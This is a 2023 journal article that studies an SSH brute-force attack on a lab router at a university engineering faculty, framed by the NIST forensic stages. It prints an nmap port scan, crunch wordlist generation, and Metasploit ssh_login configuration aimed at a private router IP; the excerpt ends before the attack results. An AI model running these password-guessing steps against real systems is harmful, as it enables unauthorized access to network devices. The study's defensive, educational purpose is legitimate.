OPEN ACCESS
Vol. 5, No. 2, pp.115-125, May 2023

ISSN : 2622-8106 (ONLINE)
DOI: 10.20895/inista.v5i2.1039

Journal of Informatics, Information System, Software Engineering and Applications (INISTA)

Analysis of Brute Force Attacks Using National Institute of Standards and Technology (NIST) Methods on Routers (Case study: Faculty of Engineering UNIMMA)

Catur Pamungkas [1], Purwono Hendradi [*2], Dimas Sasongko [3] Afwan Ghifari [4]

[*1,2,3,4] *Teknik Informatika, Universitas Muhammadiyah Magelang*
Jl. Mayjen Bambang Soegeng, Glagak, Sumberrejo, Kec. Mertoyudan, Kabupaten Magelang, Jawa Tengah 56172, Indonesia

[1]caturpamungkas326@gmail.com ,
*[2]p_hendra@ummgl.ac.id ,
[3]dimassasongko@ummgl.ac.id,
[4]afwanfari00@gmail.com

Received on 08-04-2023, revised on 08-05-2023, accepted on 23-05-2023

Abstract

The rapid development of technology, including the internet, can trigger data security issues that harm individuals, organizations, or government agencies. One type of attack often used is a Brute Force attack, which falls under the category of cybercrime. The National Institute of Standards and Technology (NIST) often analyzes digital evidence in these cases. This study analyzes Brute Force attacks using NIST methods on a router that is an additional router to the main router. On the network at the Faculty of Engineering, Universitas Muhammadiyah Magelang (UNIMMA), information about the attack and patterns used by the attacker were successfully obtained, including the IP address and time of the attack. It is concluded that the additional router is vulnerable to Brute Force attacks, and firewall settings are necessary to secure it.

Keywords: Brute Force Attacks, Router, Lab, NIST method.

Corresponding Author:
*Purwono Hendradi
Teknik Informatika Universitas Muhammadiyah Magelang
Jl Mayjend Bambang Sugeng KM 5 Mertoyudan, Magelang
Email: p_hendra@ummgl.ac.id

I. Introduction

TECHNOLOGICAL developments are getting faster, which can trigger problems for the technology itself [1]. It causes the internet to be a media used for data theft, be it individual data, organizations, or government agencies. One type often used is the Brute Force attack [2]-[3] to attack servers or routers. This attack is included in the DDoS category and is a cybercrime [4]. In this case, handling is not enough to use evidence in the form of photos or videos because related parties can manipulate it. Therefore, further investigation is needed.

Since a router is a device used to send data packets across a network, almost every company in the technology industry has a network managed by a router. The network administrator is, of course, responsible for managing the router. The task of a network administrator is not exactly easy because the administrator must protect his network from attacks that can damage routers [5]-[6]. Of course, this dramatically affects performance and harms the affected party. Therefore, the use of the National Institute of Standards and Technology (NIST) method aims to analyze the process of investigating cybercrime cases and presenting digital evidence [7]-[8]. This method is often used to conduct analyses to obtain information on digital evidence [9].

Muhammadiyah University of Magelang (UNIMMA) has a computer network installation and a website operationally managed by the Information Systems Bureau (Biro Sistem Informasi-BSI). The network is distributed to various rooms in the UNIMMA engineering building using a router. The router from BSI is connected to the Administrative Room of the Faculty of Engineering (Tata Usaha-TU), the S1 computer lab, and the D3 computer lab. In the TU room, the network is divided again into the Faculty of Engineering lecturer rooms via a router. Slightly different in the S1 computer lab room, the network is distributed using a switching hub to the three lab rooms. Routers were installed in the two lab rooms to avoid network clashes when used for student practicum. Then in the D3 computer lab, the network is divided into two rooms via a router. Attacks on installations and websites have often disrupted the activities and performance of the UNIMMA computer system. Therefore, a security measure is needed to overcome them [10].

Referring to the literature discussion and computer network installation at UNIMMA, this study will conduct a Brute Force Attack Analysis Using the National Institute of Standards and Technology (NIST) Method on Routers. The application of the NIST method in this study is very suitable because there is a technical guide SP 800-127 "Guide to Securing Wi-Fi Networks" which provides general guidelines and recommendations regarding configuration, authentication, and encryption to improve Wi-Fi network security. The research was conducted on computer networks at the Faculty of Engineering by preparing scenarios using one of the routers in one of the labs as an object. The result managed to get the device's IP address that the attacker can exploit and the attack pattern.

II. RESEARCH METHOD

In this study, the methodology used is the NIST method. In carrying out the NIST method, there are several stages: Collection, Examination, Analysis, and Reporting. To get a good research results, a flowchart [11] is presented in Fig. 1.




Fig. 1. Research Flowchart

A. *Research Flow*

After knowing the background of the problem, data collection will be carried out and continued to create an attack scenario. Then apply the NIST method to make conclusions about the research that has been done.

1. *Attack on UNIMMA Routers*

Brute force attacks on routers, whether they belong to individuals, organizations, or government agencies, aim to steal data such as usernames and passwords. Routers that are attacked will experience a severe impact on their network installations. For example, this attack once occurred on a computer network installation and the UNIMMA website, disrupting the activities and performance of the UNIMMA computer system. In addition, attack documentation will be produced using digital forensic tools and techniques so that it can be used as a preparation for future mitigation and development.

2. *Data Collection*

At this stage, the researcher collects several papers from proceedings, journals, and other data sources related to methods, tools, and digital forensic techniques applied to digital evidence. However, the data to be used is secondary data because this study will illustrate a scenario designed before. The data that illustrates the scenario is the result of interviews with the S1 Informatics Engineering Lab laboratory assistant who is responsible for three labs (Qosim Nurdin Haka, S.Kom) and the D3 Information

Engineering Lab laboratory assistant who is responsible for two labs (Ichwan Tausiq, S.Kom). The overview of faculty of engineering network topology given in Fig. 2.




Fig. 2. Faculty of Engineering Network Topology

3. *Creating Scenarios*

Researchers create case scenarios to collect evidence of attacks in the form of records detected in existing forensic tools by applying forensic techniques. The tools used are Virtual Box, Kali Linux, and Router Board. The functions of each tool given in Table I.

TABLE I. TOOLS IN FORENSIC SCENARIOS

No	Tools Name	Function
1	Virtual Box	Where to install the tools that will be used.
2	Kali Linux	As a means of attack.
3	Router Board	View attack records and attack mitigation.

4. *Applying the NIST Method*

Collection

At this stage, the identification, labeling and data collection processes were carried out from data sources in the form of the results of interviews with S1 Informatics Engineering Lab laboratory assistants and D3 Information Engineering Lab laboratory assistants. In this section it has explained the Data Collection stage (2.1.2) where the network is divided into three parts. All parts are connected to the BSI UNIMMA router.

Examination

At this inspection stage the data that has been collected will be processed digitally forensically for the Brute Force scenario that has been carried out, and an examination is carried out regarding the order of the tools in Table 1. At this stage, checking the contents of digital evidence is also carried out in the form of attack records from the tools provided to determine the impact of attacks and patterns of Brute Force attacks.

Analysis

At this stage, the analysis process is carried out by checking digital evidence in the form of records from the previous process. This stage also performs attack mitigation to determine the difference before and after mitigation to measure the average number of packets sent and received.

Reporting

This Reporting Stage reports the results of the analysis that has been done before. Reporting includes a description of the actions that have been taken, namely analyzing the NIST method, explaining the procedures selected, explaining the tools, and providing recommendations for improving policies, procedures, tools, and other aspects of the digital forensic process.

B. Literature Study

1. NIST (National Institute of Standards Technology)

A commonly used method for analyzing digital evidence and obtaining information is to use NIST (National Institute of Standards and Technology)[12]. NIST is a non-regulatory government agency under the United States Department of Commerce that focuses on advancing measurement science, standards, and technology. It has an SP 800-127 technical guide entitled "Guide to Securing Wi-Fi Networks" which provides general guidelines and recommendations regarding configuration, authentication, and encryption to improve Wi-Fi network security founded in 1901 to increase industrial innovation and competitiveness in the United States.

2. Router

A router is a hardware device used to connect computer networks, be it a local network or a wide network (internet), and a device used to send data packets through a network or the internet to its destination [13]. It works by reading the information in the header of the sent data packet and sending it to the correct destination network based on that information. It can also be used to redirect network traffic and optimize network performance. Routers are often used in companies, educational institutions, or internet service providers (ISPs) to connect computer networks and provide access to the internet.

3. Brute Force

Brute force is a method of computer security attack that tries all possible combinations of passwords until it finds the correct password to access a particular system or account. In a Brute Force attack, the attacker will try all possible passwords until he finds the correct one or succeeds in guessing the password by testing the most common or easily guessed combinations. Brute force attacks can be carried out manually but often use software to automate testing passwords at high speed. Hackers often use brute force attacks to break system security, access private accounts, or damage the system. The results of the attack carried out with Brute Force on the existing network make the network slow, and all network users will be disconnected [14].

C. Attack Scheme

The attack will be carried out in several stages, namely, connecting to the target router and then collecting information (information gathering) using the nmap tool. After getting enough information, the researcher will make a word list of usernames and passwords based on the information that has been obtained. The Fig. 3 is the flow of the attack scheme that will be carried out.




Fig. 3. Attack Scheme

The explanation of each step is as follows:

1. The user/attacker ensure it is connected to the target router.
2. Explore information about open ports using the nmap tool by entering the target router IP.
3. After knowing that port 22 is open, the user uses the crunch tool to create a word list for the username and password.


4. When the word list of usernames and passwords is ready, the user configures the msfconsole tools.
5. Starting an attack with the msfconsole tools
6. Mitigate attacks by blocking or limiting the number of logins.

D. Application of the NIST (National Institute of Standards Technology) Method

1. Collection

This stage carries out labeling on one of the routers in the informatics engineering lab with the data sources that have been obtained previously.


1. The user/attacker ensures it is connected to the target router by entering the "ifconfig" command. See the detail of target router connection in Fig. 4.



```
┌──(skripsi㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.6.250  netmask 255.255.255.0  broadcast 192.168.6.255
        inet6 fe80::a00:27ff:feec:bccd  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:ec:bc:cd  txqueuelen 1000  (Ethernet)
        RX packets 117308  bytes 35256080 (33.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29434  bytes 5050541 (4.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Fig. 4. Target Router Connection

2. Explore information about open ports using the nmap tool by entering the target router IP.



```
┌──(skripsi㉿kali)-[~]
└─$ nmap 192.168.6.1
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-22 23:31 EST
Nmap scan report for 192.168.6.1
Host is up (0.0050s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
2000/tcp open  cisco-sccp
8291/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

Fig. 5. Information Gathering with Nmap tools

Extracting this information aims to find out which ports are open. Because this research will use a Brute Force attack, the port to be attacked is port 22/tcp with open status and ssh service. Can be seen in Figure 5.


2. Examination

After getting data from open IP addresses and ports, data processing will be carried out using the tools that have been prepared by making a word list of user names and passwords. Then enter msfconsole to configure Brute Force tools.

Make a Word List


a. Word List username

Word list usernames are created using the "crunch" tool by entering five letters of the alphabet at random with a maximum of five character combinations, and a total of 3125 words is obtained (Fig. 6). To shorten the time for Brute Force, 15 words are sorted (Fig. 7).



```
┌──(skripsi㉿kali)-[~]
└─$ crunch 5 5 truca -o username.txt
Crunch will now generate the following amount of data: 18750 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 3125

crunch: 100% completed generating output
```

Fig. 6. Create a Word List of usernames




```
cattu
cattc
catta
catrt
catrr
catru
catrc
catra
catut
catur
catuu
catuc
catua
catct
catcr
```

Fig. 7. Sort usernames


b. Word List password

Word list passwords are generated using the “crunch” tool by entering five letters of the alphabet and two numbers randomly with a maximum of seven character combinations, and a total of 823543 words are obtained (Fig. 8). To shorten the time in doing Brute Force, 15 words are sorted (Fig. 9).



```
┌──(skripsi㉿kali)-[~]
└─$ crunch 7 7 truca36 -o password.txt
Crunch will now generate the following amount of data: 6588344 bytes
6 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 823543

crunch: 100% completed generating output
```

Fig. 8. Create a word list of passwords




```
catur33
catur36
catur6t
catur6r
catur6u
catur6c
catur6a
catur63
catur66
catuutt
catuutr
catuutu
catuutc
catuuta
catuut3
```

Fig. 9. Sort password


Configure Brute Force Tools

Enter msfconsole by entering the script "msfconsole" (Fig. 10). Fig. 11 shows that the user is already in msfconsole. Enter the ssh module using the command "use auxiliary/scanner/ssh" then use the "use 7" command to call the ssh_login module as shown in Fig. 12. Set RHOSTS with the target router IP address 192.168.6.1, as shown in Fig. 13. Set PASS_FILE with the file location address “/home/kripsi/password.txt” as shown in Fig. 14, and set USER_FILE with the file location address “/home/kripsi/username.txt” as shown in Fig. 15. Set VERBOSE to true to display failed results. Results that failed (failed) with a [-] sign can be seen in Fig. 18.




```
┌──(skripsi㉿kali)-[~]
└─$ msfconsole
[?] Would you like to init the webservice? (Not Required) [no]: y
```

Fig. 10. Command Enter msfconsole




```
       =[ metasploit v6.3.2-dev-                          ]
+ -- --=[ 2290 exploits - 1201 auxiliary - 409 post       ]
+ -- --=[ 965 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Fig. 11. Enter msfconsole




```
msf6 > use auxiliary/scanner/ssh

Matching Modules
================

   #   Name                                               Disclosure Date  Rank    Check  Description
   -   ----                                               ---------------  ----    -----  -----------
   0   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal  No     Apache Karaf Default Credentials Command Execution
   1   auxiliary/scanner/ssh/karaf_login                                       normal  No     Apache Karaf Login Utility
   2   auxiliary/scanner/ssh/cerberus_sftp_enumusers      2014-05-27       normal  No     Cerberus FTP Server SFTP Username Enumeration
   3   auxiliary/scanner/ssh/eaton_xpert_backdoor         2018-07-18       normal  No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   4   auxiliary/scanner/ssh/fortinet_backdoor            2016-01-09       normal  No     Fortinet SSH Backdoor Scanner
   5   auxiliary/scanner/ssh/juniper_backdoor             2015-12-20       normal  No     Juniper SSH Backdoor Scanner
   6   auxiliary/scanner/ssh/detect_kippo                                  normal  No     Kippo SSH Honeypot Detector
   7   auxiliary/scanner/ssh/ssh_login                                     normal  No     SSH Login Check Scanner
   8   auxiliary/scanner/ssh/ssh_identify_pubkeys                          normal  No     SSH Public Key Acceptance Scanner
   9   auxiliary/scanner/ssh/ssh_login_pubkey                              normal  No     SSH Public Key Login Scanner
   10  auxiliary/scanner/ssh/ssh_enumusers                                 normal  No     SSH Username Enumeration
   11  auxiliary/scanner/ssh/ssh_version                                   normal  No     SSH Version Scanner
   12  auxiliary/scanner/ssh/ssh_enum_git_keys                             normal  No     Test SSH Github Access
   13  auxiliary/scanner/ssh/libssh_auth_bypass           2018-10-16       normal  No     libssh Authentication Bypass Scanner


Interact with a module by name or index. For example info 13, use 13 or use auxiliary/scanner/ssh/libssh_auth_bypass

msf6 > use 7
```

Fig. 12. Ssh Module view




```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.6.1
RHOSTS ⇒ 192.168.6.1
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.6.1      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

Fig. 13. Set RHOSTS




```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/skripsi/password.txt
PASS_FILE ⇒ /home/skripsi/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting             Required  Description
   ----              ---------------             --------  -----------
   BLANK_PASSWORDS   false                       no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                           yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                       no        Try each user/password couple stored in the current data
   DB_ALL_PASS       false                       no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                       no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                        no        Skip existing credentials stored in the current database
   PASSWORD                                      no        A specific password to authenticate with
   PASS_FILE         /home/skripsi/password.txt  no        File containing passwords, one per line
   RHOSTS            192.168.6.1                 yes       The target host(s), see https://docs.metasploit.com/docs
   RPORT             22                          yes       The target port
   STOP_ON_SUCCESS   false                       yes       Stop guessing when a credential works for a host
   THREADS           1                           yes       The number of concurrent threads (max one per host)
   USERNAME                                      no        A specific username to authenticate as
   USERPASS_FILE                                 no        File containing users and passwords separated by space,
   USER_AS_PASS      false                       no        Try the username as the password for all users
   USER_FILE                                     no        File containing usernames, one per line
   VERBOSE           true                        yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

Fig. 14. Set PASS_FILE




```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/skripsi/username.txt
USER_FILE ⇒ /home/skripsi/username.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting             Required  Description
   ----              ---------------             --------  -----------
   BLANK_PASSWORDS   false                       no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                           yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                       no        Try each user/password couple stored in the current data
   DB_ALL_PASS       false                       no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                       no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                        no        Skip existing credentials stored in the current database
   PASSWORD                                      no        A specific password to authenticate with
   PASS_FILE         /home/skripsi/password.txt  no        File containing passwords, one per line
   RHOSTS            192.168.6.1                 yes       The target host(s), see https://docs.metasploit.com/docs
   RPORT             22                          yes       The target port
   STOP_ON_SUCCESS   false                       yes       Stop guessing when a credential works for a host
   THREADS           1                           yes       The number of concurrent threads (max one per host)
   USERNAME                                      no        A specific username to authenticate as
   USERPASS_FILE                                 no        File containing users and passwords separated by space,
   USER_AS_PASS      false                       no        Try the username as the password for all users
   USER_FILE         /home/skripsi/username.txt  no        File containing usernames, one per line
   VERBOSE           true                        yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

Fig. 15. Set USER_FILE



